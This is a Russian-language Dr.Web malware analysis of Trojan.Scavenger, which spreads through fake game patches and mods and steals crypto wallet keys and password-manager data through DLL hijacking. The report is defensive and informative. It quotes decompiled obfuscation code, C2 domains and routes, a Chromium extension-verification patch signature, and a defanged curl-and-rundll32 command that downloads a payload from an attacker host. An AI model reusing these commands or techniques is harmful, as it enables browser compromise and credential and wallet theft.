
Dr.WEB

Геймерам приготовиться: под видом читов и модов мошенники распространяют Trojan.Scavenger для кражи криптовалюты и паролей



© «Доктор Веб», 2025. Все права защищены

Материалы, приведенные в данном документе, являются собственностью «Доктор Веб». Никакая часть данного документа не может быть скопирована, размещена на сетевом ресурсе или передана по каналам связи и в средствах массовой информации или использована любым другим образом без ссылки на источник.

«Доктор Веб» предлагает эффективные антивирусные и антиспам-решения как для государственных организаций и крупных компаний, так и для частных пользователей.

Антивирусные решения семейства Dr.Web разрабатываются с 1992 года и неизменно демонстрируют превосходные результаты детектирования вредоносных программ, соответствуют мировым стандартам безопасности. Сертификаты и награды, а также обширная география пользователей свидетельствуют об исключительном доверии к продуктам компании.

Геймерам приготовиться: под видом читов и модов мошенники распространяют Trojan.Scavenger для кражи криптовалюты и паролей
22.07.2025

ООО «Доктор Веб», Центральный офис в России
Адрес: 125124, Москва, ул. 3-я Ямского Поля, д. 2, корп. 12А

Сайт: http://www.drweb.com/
Телефон: +7 (495) 789-45-87

Информацию о региональных представительствах и офисах вы можете найти на официальном сайте компании.

Введение

В 2024 году компания «Доктор Веб» расследовала инцидент информационной безопасности, связанный с попыткой проведения целевой атаки на одно из российских предприятий. Схема атаки включала применение вредоносного ПО, которое для заражения целевой системы эксплуатировало уязвимость к перехвату порядка поиска DLL (DLL Search Order Hijacking) в популярном веб-браузере. При запуске Windows-приложения производят поиск необходимых для работы библиотек в различных хранилищах и в определенной последовательности. Чтобы «обмануть» программы, злоумышленники размещают вредоносные DLL-файлы там, где поиск будет выполняться в первую очередь — например, в каталоге установки целевого ПО. При этом троянским файлам даются имена легитимных библиотек, которые располагаются в менее приоритетных для поиска директориях. В результате уязвимые программы при старте первыми загружают именно вредоносные DLL. Те работают как их составная часть и получают такие же права.

По следам рассмотренного инцидента наши специалисты внедрили в антивирусные продукты Dr.Web функциональность, которая позволяет отслеживать и предотвращать попытки эксплуатации уязвимостей к перехвату порядка поиска DLL. При изучении телеметрии данной функции вирусные аналитики «Доктор Веб» выявили попытки загрузки неизвестного ранее ВПО сразу в несколько браузеров наших клиентов. Изучение этих случаев и позволило обнаружить новую хакерскую кампанию, о которой пойдет речь в настоящем материале.

Общие сведения об атаке и используемые инструменты

Заражение компьютеров вредоносными программами **Trojan.Scavenger** является многоступенчатым и начинается с троянов-загрузчиков, попадающих в целевые системы различными способами. Наши специалисты выявили две цепочки данной кампании с разным числом задействованных троянских компонентов.

Цепочка из трех загрузчиков

В этой цепочке заражения стартовым компонентом является вредоносная программа **Trojan.Scavenger.1**, представляющая собой динамическую библиотеку (DLL). Она может распространяться как в составе пиратских игр, так и под видом различных игровых патчей, читов и модов через торренты и посвященные игровой тематике сайты. Далее мы рассмотрим пример, где мошенники выдают трояна за патч.

Trojan.Scavenger.1 распространяется в ZIP-архиве вместе с инструкцией по установке. В ней злоумышленники побуждают потенциальную жертву поместить «патч» в каталог с игрой Oblivion Remastered — якобы для улучшения ее производительности:

```
Drag umpdc.dll and engine.ini to the game folder:
\steamapps\common\Oblivion Remastered\OblivionRemastered\Binaries\Win64

Engine.ini will automatically be loaded by the module.
The module will also apply some native patches to improve performance
```

Имя вредоносного файла выбрано атакующими не случайно: в ОС Windows легитимный файл с именем `umpdc.dll` располагается в системном каталоге `%WINDIR%\System32`. Он является частью графического API, которое используют различные программы, в том числе игры. Если в установленной у жертвы версии игры присутствует незакрытая уязвимость, копируемый троянский файл будет автоматически запускаться вместе ней. Стоит отметить, что актуальная на момент проведения исследования версия игры Oblivion Remastered корректно обрабатывала очередность поиска библиотеки `umpdc.dll`, поэтому в рассматриваемом примере **Trojan.Scavenger.1** не мог автоматически запуститься с ней и продолжить цепочку заражения.

При успешном старте троян скачивает с удаленного сервера и запускает следующую стадию — загрузчика **Trojan.Scavenger.2** (`tmp6FC15.dll`). Тот в свою очередь скачивает и устанавливает в систему другие модули семейства — **Trojan.Scavenger.3** и **Trojan.Scavenger.4**.

Trojan.Scavenger.3 представляет собой динамическую библиотеку `version.dll`, которая копируется в каталог одного из целевых браузеров, построенных на базе движка Chromium. Она имеет такое же имя, как и одна из системных библиотек в директории `%WINDIR%\System32`. Уязвимые к перехвату порядка поиска DLL браузеры не проверяют, откуда загружается библиотека с таким именем. А поскольку троянский файл находится в их каталоге, он имеет приоритет над легитимной системной

библиотекой и загружается первым. Наши вирусные аналитики зафиксировали попытки эксплуатации данной уязвимости в браузерах Google Chrome, Microsoft Edge, Яндекс Браузере и Opera.

После старта **Trojan.Scavenger.3** отключает защитные механизмы целевого браузера — например, запуск его песочницы, — в результате чего в нем пропадает изоляция выполняемого JS-кода. Кроме того, троян отключает проверку расширений в браузере. Для этого он определяет соответствующую библиотеку Chromium по наличию в ней экспортируемой функции `CrashForExceptionInNonABICompliantCodeRange`. Затем он выполняет поиск процедуры проверки расширений в этой библиотеке и вносит соответствующий патч.

Далее троян модифицирует установленные в браузере целевые расширения, получая необходимые модификации в виде JavaScript-кода с C2-сервера. Изменениям подвергаются:

- криптокошельки
  - Phantom
  - Slush
  - MetaMask
- менеджеры паролей
  - Bitwarden
  - LastPass

При этом модифицируются не оригиналы, а копии, которые троян предварительно помещает в каталог `%TEMP%/ServiceWorkerCache`. А чтобы браузер «подхватил» измененные расширения, **Trojan.Scavenger.3** перехватывает управление функциями `CreateFileW` и `GetFileAttributesExW`, подменяя локальные пути к оригинальным файлам на пути к модификациям (Dr.Web детектирует их как **Trojan.Scavenger.5**).

Сами модификации представлены двумя вариантами:

- добавляется временная метка к Cookie;
- добавляется отправка пользовательских данных на C2-сервер.

Из криптокошельков Phantom, Slush и MetaMask злоумышленникам передаются приватные ключи и мнемонические фразы. От менеджера паролей Bitwarden им отправляется Cookie авторизации, а от LastPass — добавляемые жертвами пароли.

В свою очередь, **Trojan.Scavenger.4** (`profapi.dll`) копируется в каталог с приложением криптокошелька Exodus. Троян запускается автоматически вместе с данной программой, также эксплуатируя в ней уязвимость DLL Search Order Hijacking (легитимная системная библиотека `profapi.dll` находится в директории `%WINDIR%\System32`, но из-за уязвимости приоритет загрузки при запуске кошелька отдается троянскому файлу).

После старта **Trojan.Scavenger.4** перехватывает функцию `v8::String::NewFromUtf8` из движка V8 для работы с JavaScript и WebAssembly. С ее помощью вредоносная программа отслеживает JSON, сформированные целевым приложением, и может получать различные пользовательские данные. В случае с программой Exodus троян ищет JSON, в котором присутствует ключ `passphrase`, после чего считывает его значение. В результате он получает пользовательскую мнемоническую фразу, которой можно расшифровать или сгенерировать приватный ключ от криптокошелька жертвы. Далее троян находит приватный ключ `seed.seco` от криптокошелька, считывает его и вместе с ранее полученной мнемонической фразой отправляет на C2-сервер.

Цепочка из двух загрузчиков

Данная цепочка в целом идентична первой, однако в распространяемых архивах с «патчами» и «читами» к играм вместо **Trojan.Scavenger.1** находится модифицированная версия **Trojan.Scavenger.2**, представленная не в качестве DLL-файла, а в виде файла с расширением `.ASI` (фактически это динамическая библиотека с измененным расширением).

Архив также сопровождается инструкциями по установке:

```
Copy BOTH the Enhanced Nave Trainer folder and "Enhanced Native Trainer.asi" to the
same folder as the scripthook and launch GTA.
```

После того как пользователь копирует файл в указанную директорию, тот будет автоматически запускаться при старте целевой игры, которая будет воспринимать его как свой плагин. С этого момента цепочка заражения повторяет шаги из первого варианта.

Особенности семейства

Большинство троянов семейства имеет ряд общих признаков. Одним из них является стандартная процедура проверки окружения на предмет работы в виртуальной среде или в режиме отладки. Если трояны обнаруживают признаки искусственной среды, они завершают работу.

Другой характерный признак семейства — единый алгоритм общения с управляющим сервером. Для связи с ним трояны проходят этап создания ключа и проверки шифрования. Он состоит из отправки двух запросов. Первый необходим для получения части ключа, который используется для шифрования некоторых параметров и данных в определенных запросах. Второй выполняется с целью проверки ключа и содержит определенные параметры, такие как случайным образом сгенерированная строка, текущее время и зашифрованное значение времени. На него C2-сервер отвечает полученной ранее строкой. Все последующие запросы содержат параметры времени, и при их отсутствии сервер отказывается выполнять соединение.

Заключение

Мы уведомили разработчиков, в чьем ПО эксплуатировались выявленные бреши в безопасности, однако они сочли уязвимости типа DLL Search Order Hijacking не требующими исправления. Но внедренная в антивирусные продукты Dr.Web защита от атак данного типа успешно противодействовала эксплуатации уязвимостей в затронутых браузерах еще до того, как мы узнали о семействе вредоносных программ **Trojan.Scavenger**, поэтому нашим пользователям эти трояны не угрожали. А в рамках проведенного исследования под эту защиту было также добавлено и приложение криптокошелька Exodus.

Принцип действия найденных образцов вредоносных программ

Семейство Trojan.Scavenger

Вредоносные программы **Trojan.Scavenger** крадут пользовательские данные из криптокошельков и менеджеров паролей на компьютерах под управлением ОС Microsoft Windows. Они заражают систему в несколько этапов, в которых задействованы различные представители семейства — трояны-загрузчики и непосредственно сами стилеры. При этом часть из них эксплуатирует класс уязвимостей DLL Search Order Hijacking, которые позволяют им запускаться при помощи легитимных приложений.

Известны как минимум две цепочки заражения с использованием различного числа загрузчиков. Однако во всех случаях стартовый троян распространяется через торренты под видом модов, патчей или читов для игр (в виде DLL- или ASI-файлов) и сопровождается инструкциями по установке. В них злоумышленники побуждают пользователей скопировать файл трояна в указанный каталог. В зависимости от задействованной цепочки он автоматически запускается в контексте уязвимых приложений (DLL-файл), либо подгружается в качестве «мода» при старте игры (ASI-файл).

Различные модификации **Trojan.Scavenger** объединяет ряд особенностей:

- использование одинаковых C2-серверов;
- использование одного и того же хеширования и таблицы с константами;
- одинаковая проверка окружения при запуске;
- строки обфусцированы с использованием XOR;
- единый способ получения указателей на WinAPI-функции;
- одинаковые техники для вызова WinAPI-функций.

Проверка окружения

При запуске большинство троянов **Trojan.Scavenger** предварительно выполняет стандартную для представителей этого семейства поэтапную проверку окружения на предмет работы в виртуальной среде или в режиме отладки.

1. Проверяют, чтобы следующие функции не имели модификаций кода:
   - `NtClose` — функция должна начинаться с опкода `0x4c`;
   - `IsDebuggerPresent` — функция должна начинаться с опкода `0x48`.
2. Проверяют, чтобы поле `BeingDebugged` в структуре `PEB` имело флаг `False`.

3. С помощью функции `GetSystemFirmwareTable` получают список прошивок RSMB для встроенного ПО BIOS и проверяют следующие совпадения:
    - `VMware`
    - `qemu`
    - `QEMU`
4. Проверяют наличие следующих библиотек в списке `InMemoryOrderModuleList` в структурах `PEB->LDR`:
    - snxhk.dll
    - Dumper.dll
    - vehdebug-x86_64.dll
    - 0Harmony.dll
    - winsrv_x86.dll
    - winsdk.dll
    - cmdvrt32.dll
    - Sf2.dll
    - SxIn.dll
    - SbieDll.dll
5. Вызывают функцию `WriteConsoleW(-1LL, 0LL, 0LL, 0LL, 0LL)` — возвращаемое значение не должно быть равно `1`.

При обнаружении одного из признаков трояны прекращают работу.

Обфускация

Вызов WinAPI-функций в троянах выполняется через поиск указателя на функцию по хэшу. Вначале они обходят списки `PEB->LDR->InMemoryOrderModuleList` для получения информации о библиотеке, после чего происходит парсинг MZPE-заголовка и получение указателя на таблицу экспорта:

```
if ( !g_peb )
  g_peb = NtCurrentPeb();
ldr = g_peb->Ldr;
in_mem_order = &ldr->InMemoryOrderModuleList;
for ( LDR_DATA_TABALE_ENTRY = ldr->InMemoryOrderModuleList.Flink;
      LDR_DATA_TABALE_ENTRY != in_mem_order;
      LDR_DATA_TABALE_ENTRY = ADJ(LDR_DATA_TABALE_ENTRY)->InMemoryOrderLinks.Flink )
{
  v120 = ADJ(LDR_DATA_TABALE_ENTRY);
  p_BaseDllName = &ADJ(LDR_DATA_TABALE_ENTRY)->BaseDllName;
  Buffer = ADJ(LDR_DATA_TABALE_ENTRY)->BaseDllName.Buffer;
  dll_name = name;
  for ( i = 0LL; i < 128 && Buffer[i]; ++i )
  {
    if ( Buffer[i] > 127u )
      goto LABEL_15;
    if ( dll_name )
      dll_name[i] = Buffer[i];
  }
  if ( dll_name && i < 0x80 )
    dll_name[i] = 0;
LABEL_15:
  for ( j = 0LL; name[j]; ++j )
    ;
  v156 = j;
  dll_name_size = j;
  for ( k = 0; name[k]; ++k )
  {
    if ( name[k] >= 65 && name[k] <= 90 )
      name[k] += 32;
  }
  v157 = name;
  v158 = name;
  name_ = name;
  hash = -1;
  for ( m = 0; m < dll_name_size; ++m )
    hash = (hash >> 8) ^ g_consts[hash ^ *name_++];
  hash = ~hash;
  v88 = hash;
  if ( hash == 0x1819AE87LL )                   // kernel32.dll
  {
    DllBase = v120->DllBase;
```

Далее выполняется поиск указателя нужной функции по хэшу:

```
 v32 = DllBase;
 v147 = DllBase;
 v160 = DllBase + DllBase->e_lfanew;
 qmemcpy(&v222, (v160 + 0x18), sizeof(v222));
 exp_directory = (DllBase + v222.DataDirectory[0].VirtualAddress);
 for ( cur_func = 0; cur_func < exp_directory->NumberOfFunctions; ++cur_func )
 {
   cur_func_name = v32 + *(&v32->e_magic + 4 * cur_func + exp_directory->AddressOfNames);
   for ( n = 0LL; cur_func_name[n]; ++n )
     ;
   cur_func_name_len = n;
   v103 = cur_func_name;
   v6 = -1;
   for ( ii = 0; ii < cur_func_name_len; ++ii )
     v6 = (v6 >> 8) ^ g_consts[v6 ^ *v103++];
   v6 = ~v6;
   v89 = v6;
   if ( v6 == 0x1FF41AD5LL )                    // GetCommandLineA
   {
     ordinals = v32 + exp_directory->AddressOfNameOrdinals;
     funcs = v32 + exp_directory->AddressOfFunctions;
     ptr_GetCommandLineA = (v32 + *(funcs + 4LL * *(ordinals + 2LL * cur_func)));
     goto LABEL_43;
   }
 }
 ptr_GetCommandLineA = 0LL;
ABEL_43:
 v174 = ptr_GetCommandLineA;
 memset(v19, 0, 1uLL);
 memset(&v14, 0, sizeof(v14));
 memset(v15, 0, 1uLL);
```

Используемые троянами строки закодированы XOR и собираются динамически внутри кода вредоносных программ:

```
v39 = v15[0];
v164 = 0x86EE04B6914A2F42uLL;
v165 = 0x86EE04B6914A2F42uLL;
*v218 = 0x86EE04B6914A2F42uLL;
v166 = 0xEF20F66F8E36BE90uLL;
v167 = 0xEF20F66F8E36BE90uLL;
*&v218[8] = 0xEF20F66F8E36BE90uLL;
v168 = v218;
v49 = v218;
v169 = 0x86EE61C6E83E026FuLL;
v170 = 0x86EE61C6E83E026FuLL;
v233.m128i_u64[0] = 0x86EE61C6E83E026FuLL;
v159 = 0xEF20F66F8E36BE90uLL;
v172 = 0xEF20F66F8E36BE90uLL;
v233.m128i_u64[1] = 0xEF20F66F8E36BE90uLL;
v220 = _mm_loadu_si128(&v233);
v219 = _mm_loadu_si128(v218);
v221 = _mm_xor_ps(_mm_load_si128(&v219), v220);// --type
*v218 = _mm_load_si128(&v221);
v173 = v218;
str_type = v218;
comndline = ptr GetCommandLineA();
```

Кроме того, в троянах встречается вызов функций по их номеру, а также вызов через `syscall`.

Общие C2-серверы

Трояны используют следующие домены для связи:

- `datacrab-analytics[.]com`
- `datalytica[.]su`
- `datahog[.]su`

Шифрование и кодирование данных в пакетах при общении с C2-сервером

Данные, передаваемые троянами на C2-сервер

Исходные данные перед отправкой шифруются алгоритмом XXTEA. Далее они кодируются с помощью base64 и уже в таком виде передаются на сервер.

Данные, поступающие от C2-сервера

Исходные данные закодированы с помощью base64. После декодирования они могут быть представлены в следующем виде:

- не зашифрованы;
- зашифрованы с помощью XXTEA;
- зашифрованы XOR со строкой.

Проверка ключа шифрования

Все компоненты семейства (кроме **Trojan.Scavenger.1**) для связи с C2-сервером проходят этап создания ключа и проверки шифрования. Он включает два запроса:

- получение части ключа шифрования;
- проверка ключа.

Первый отправляемый запрос (получение второй части ключа)

Трояны оправляют запрос к серверу по маршруту `/c/k2`. В ответ сервер передает вторую часть ключа шифрования. Этот ключ используется для шифрования части параметров и данных в некоторых запросах. Алгоритм шифрования — XXTEA.

Второй отправляемый запрос (проверка ключа шифрования)

Этот запрос отправляется к серверу по маршруту `/c/v` и имеет следующие параметры:

- `v` — случайно сгенерированная строка длиной 16 символов;
- `t` — текущее время;
- `s` — значение времени, зашифрованное с помощью XXTEA.

На этот запрос C2-сервер отвечает тем же идентификатором, который поступил ему в параметре `v`.

Начиная с данного запроса, все последующие имеют параметры `t` и `s` — стандартные для представителей этого семейства. Без них управляющий сервер на все запросы отвечает ошибкой 403.

Trojan.Scavenger.1

Вредоносная программа на языке C++, один из компонентов семейства **Trojan.Scavenger**. Распространяется под видом патчей или читов для игр и представляет собой динамическую библиотеку. **Trojan.Scavenger.1** скачивает с управляющего сервера и запускает в инфицированной системе другой компонент семейства, **Trojan.Scavenger.2**, который является следующей ступенью заражения.

Принцип действия

Запуск

Потенциальные жертвы по инструкции злоумышленников самостоятельно копируют DLL-файл трояна в каталог легитимного приложения — якобы для применения «патча». **Trojan.Scavenger.1** имеет имя системной библиотеки `umpdc.dll` и через эксплуатацию уязвимости DLL Search Order Hijacking запускается как часть целевой программы.

Проверка окружения

При запуске **Trojan.Scavenger.1** предварительно выполняет стандартную для представителей этого семейства проверку окружения. При обнаружении признаков запуска в виртуальной среде или в режиме отладки троян прекращает работу.

Помимо выполнения стандартных шагов он также дополнительно проверяет:

1. Наличие директории `%TEMP%\SCVNGR_VM` (признак того, что троян запущен в тестовой виртуальной среде SCVNGR его создателей). При данной проверке опускается часть шагов из стандартной процедуры, связанных с проверкой виртуальных машин. Этот режим используется вирусописателями для тестирования трояна в собственных виртуальных средах.
2. Успешность выполнения операции `NtQuerySystemInformation(SystemExtendedHandleInformation)`.

Скачивание полезной нагрузки

Для скачивания на целевой компьютер и запуска полезной нагрузки **Trojan.Scavenger.1** выполняет команду

```
cmd /c curl hxxps[:]//ac7b2eda6f14[.]datahog[.]su/2w3e98t5zh298w3tzhg7982w3t4eg -o
"%TEMP%\tmp6FC15.tmp" > NUL && move "%TEMP%\tmp6FC15.tmp" "%TEMP%\tmp6FC15.dll" &&
rundll32 "%TEMP%\tmp6FC15.dll",main
```

Trojan.Scavenger.2

Вредоносная программа на языке C++, компонент семейства **Trojan.Scavenger**. Представляет собой динамическую библиотеку, основной задачей которой является загрузка и подготовка к запуску в инфицированной системе последующих ступеней заражения — **Trojan.Scavenger.3** и **Trojan.Scavenger.4**. Для этого **Trojan.Scavenger.2** помещает их в директории с приложениями, подверженными уязвимости DLL Search Order Hijacking. Запуск этих ступеней происходит автоматически при запуске соответствующих программ.

Принцип действия

Запуск трояна

В зависимости от реализуемого сценария атаки **Trojan.Scavenger.2** может быть как следующим компонентом в цепочке заражения, который скачивается в целевую систему вредоносной программой **Trojan.Scavenger.1**, так и его стартовой точкой. В первом случае троян в качестве файла `%TEMP%\tmp6FC15.dll` загружается и затем запускается вредоносной программой **Trojan.Scavenger.1**. Во втором случае троян распространяется под видом ASI-файлов для установки модов к компьютерной игре. После того как жертва согласно инструкции злоумышленников копирует троянский файл в каталог игры, тот автоматически запускается при ее старте.

Проверка окружения

При запуске **Trojan.Scavenger.2** предварительно выполняет стандартную для представителей этого семейства проверку окружения. При обнаружении признаков запуска в виртуальной среде или в режиме отладки троян прекращает работу.

Скачивание полезной нагрузки

Прежде чем приступить непосредственно к скачиванию полезной нагрузки с управляющего сервера **Trojan.Scavenger.2**, как и большинство компонентов семейства, проверяет ключ шифрования для защищенного обмена данными. Для этого используется алгоритм, рассмотренный в соответствующем описании. После успешной проверки ключа шифрования на C2-сервере вредоносная программа скачивает следующие ступени заражения. Для этого выполняются запросы по маршрутам:

- `/pl` — получение списка целевых файлов;
- `/pdl` — получение тела полезной нагрузки;
- `/pdp` — пути, по которым будет выполняться поиск директорий для размещения загруженных файлов.

Запрос с маршрутом /pl

Этот запрос имеет следующие параметры:

- Стандартные для семейства **Trojan.Scavenger** параметры запроса;
- `_ = -`.

В ответ на него C2-сервер отправляет список полезных нагрузок, параметры для определения целевой директории, куда будут скопированы эти файлы, а также их конечные имена. Этот ответ зашифрован с использованием алгоритма XXTEA, после расшифровки он имеет следующий вид:

```
[{"enabled": true, "identifier": "shiny", "drop_name": "version.dll",
"next_to_match": "notification_helper.exe", "next_to_extra_nav": "\\..\\..\\",
"next_to_extra_nav_confirmation": "anifest.xml"}, {"enabled": true, "identifier":
"exodus", "drop_name": "profapi.dll", "next_to_match": "\\Exodus.exe",
"next_to_extra_nav": "\\..", "next_to_extra_nav_confirmation":
"v8_context_snapshot.bin"}]
```

, где:

- `enable` — создать запросы `/pdl` и `/pdp` на скачивание полезной нагрузки;
- `identifyre` — параметр для запроса `/pdl`;
- `drop_name` — имя, с которым целевой файл будет сохранен после скачивания;
- `next_to_match` — совпадение при обходе директории;
- `next_to_extra_nav` — параметры для поиска нужной директории для сохранения скачиваемого файла (например, для пути `C:\Program Files (x86)\Microsoft\Edge\Application\136.0.3240.64\notification_helper.exe" - \..\..` итоговый путь будет `C:\Program Files (x86)\Microsoft\Edge\Application`);
- `next_to_extra_nav_confirmation` — часть имени файла для подтверждения того, что тот находится в нужной директории.

Запрос с маршрутом /pdl

Этот запрос имеет следующие параметры:

- стандартные для семейства **Trojan.Scavenger** параметры запроса;
- `p` — тип скачиваемого компонента.

Trojan.Scavenger.2 скачивает две дополнительные ступени для дальнейшего заражения компьютера:

- `p = shiny` — **Trojan.Scavenger.3**;
- `p = exodus` — **Trojan.Scavenger.4**.

После декодирования base64 полезная нагрузка шифруется операцией XOR со строкой `F**kOff` (часть символов нами целенаправленно скрыта).

Запрос с маршрутом /pdp

Этот запрос имеет следующие параметры:

- стандартные для семейства **Trojan.Scavenger** параметры запроса;
- `_ = -`.

В ответ на него C2-сервер отправляет массив с именами директорий для обхода. Этот ответ зашифрован с использованием алгоритма XXTEA, после расшифровки он имеет следующий вид:

```
["C:\\Program Files", "C:\\Program Files (x86)", "%LOCALAPPDATA%", "%APPDATA%"]
```

Обход файловой системы

При получении соответствующего ответа на запрос с маршрутом `/pdp` троян начинает обходить заданные директории для поиска тех, в которые будет скопирована скачанная полезная нагрузка. Поиск выполняется в соответствии с правилами, переданными C2-сервером в ответе на запрос с маршрутом `/pl`.

Изначально **Trojan.Scavenger.2** ищет файл с именем, переданным в параметре `next_to_match`. Далее формируется путь до искомой директории с помощью правила `next_to_extra_nav`. Затем в соответствии с параметрами из поля `next_to_extra_nav_confirmation` происходит проверка директории. Для этого в ней выполняется поиск файла по его полному имени (например, `v8_context_snapshot.bin`), либо по его части (например, подстроки `anifest.xml`, которая присутствует в именах Manifest-файлов различных браузеров).

Trojan.Scavenger.3

Вредоносная программа на языке C++, компонент семейства **Trojan.Scavenger**. Представляет собой динамическую библиотеку, которая скачивается трояном **Trojan.Scavenger.2** и помещается в каталог целевого браузера. Ее основная задача — отключение защитных механизмов браузера и модификация ряда установленных в нем расширений.

Принцип действия

Запуск трояна

Троянская библиотека `version.dll` через эксплуатацию уязвимости DLL Search Order Hijacking автоматически запускается при старте браузера и функционирует как его составная часть.

Проверка окружения

При запуске **Trojan.Scavenger.3** определяет основной процесс браузера, проверяя наличие аргумента `--type` у текущего процесса. Это необходимо, чтобы отличать основной — более привилегированный — процесс от дочерних. Если троян обнаруживает аргумент `--type` в процессе, он завершает свою работу.

Далее **Trojan.Scavenger.3** выполняет стандартную для представителей этого семейства проверку окружения. При обнаружении признаков запуска в виртуальной среде или в режиме отладки троян прекращает работу.

Перехват системных функций

В начале и конце работы **Trojan.Scavenger.3** устанавливает перехваты на системные функции:

- `GetCommandLineW`
- `CreateFileW`
- `GetFileAttributesExW`

Техника установки перехвата — сплайсинг (splicing).

Перехват функции GetCommandLineW

Этот перехват предназначен для модификации аргументов, передаваемых основному процессу браузера при его старте. В командную строку добавляются следующие аргументы:

- `--no-sandbox` — отключает запуск песочницы в браузере, в результате чего отсутствует изоляция выполняемого JS-кода;
- `--test-type` — запускает браузер в специальном режиме, в котором отключены различные автозапуски из расширений.

Патч проверки расширений в Chromium

Для внесения патча **Trojan.Scavenger.3** ищет целевую библиотеку браузерного движка Chromium. Для этого он получает список всех загруженных модулей текущего процесса, после чего пытается найти среди них тот, в котором есть функция `CrashForExceptionInNonABICompliantCodeRange` (экспортируемая функция из Chromium). При успешном получении адреса модуля **Trojan.Scavenger.3** запоминает его.

Найдя нужный адрес, троян побайтно считывает кодовую секцию загруженного модуля, пытаясь найти в нем соответствие нужной опкодной сигнатуре:

```
48 ?? ?? ?? ?? 80 ?? ?? ?? 75 ?? 48 89 CF 80 ?? ?? 01 74 ?? 48 ?? ?? 74 ??
```

Эта сигнатура зашита в теле трояна и состоит из 36 байт, однако проверка выполняется только для первых 25 байт.

После того как код найден, **Trojan.Scavenger.3** выполняет патч проверки расширений, заменяя значение `1` на `2`:

```
cmp     [this+extensions::ContentVerifier.shutdown_on_io_], 0
jnz     short loc_186E71321
mov     rdi, this
cmp     [this+extensions::ContentVerifier.verification_enabled_], 1
jz      short loc_186E71361
```

В результате в браузере отключается проверка расширений.

Связь с C2-сервером и работа с расширениями браузера

Первые сообщения между трояном и C2-сервером являются пакетами для создания и проверки ключа шифрования в соответствии с алгоритмом, рассмотренным в соответствующем описании семейства **Trojan.Scavenger**.

Далее троян получает от сервера список расширений браузера, которые необходимо модифицировать, а также сами модификации. Для этого он отправляет запросы к серверу по маршруту `/c/c`.

Запросы по маршруту /c/c

Эти запросы имеют стандартные для представителей семейства параметры.

Ответ C2-сервера зависит от передаваемой в теле запроса строки, зашифрованной алгоритмом XXTEA. В запросе могут передаваться следующие строки:

- `MANU|`
- `BAND|<extension_id>`

Вначале троян передает строку `MANU|`. C2-сервер отвечает на нее списком идентификаторов расширений, которые трояну необходимо модифицировать:

```
["bfnaelmomeimhlpmgjnjophhpkkoljpa", "nkbihfbeogaeaoehlefnkodbefgpgknn",
"nngceckbapebfimnlniiiahkandclblb", "hdokiejnpimakedhajhdlcegeplioahd",
"opcgpfmipidbgpenhmajoajpbobppdil"]
```

После получения списка целевых расширений **Trojan.Scavenger.3** обходит каталог, в котором хранятся установленные в браузере расширения, после чего копирует нужные из них в директорию `%TEMP%/ServiceWorkerCache`.

Далее троян отправляет сообщение `BAND|<extension_id>`. В ответ на него C2-сервер отправляет JSON следующего вида:

```
[
  {
    "file_name": "<имя файла или регулярное выражение>",
    "match_helper": "<строка, с которой начинать поиск>",
    "match": "<строка или регулярное выражение, которое будет изменено>",
    "replacement": "<строка, на которую будет выполнена замена>"
  },...
]
```

Далее **Trojan.Scavenger.3** модифицирует целевые расширения, однако модифицирует не оригинальные файлы из каталога, где они хранятся, а копии из собственной директории `%TEMP%/ServiceWorkerCache`, сохраняя оригиналы.

Перехват функций CreateFileW и GetFileAttributesExW

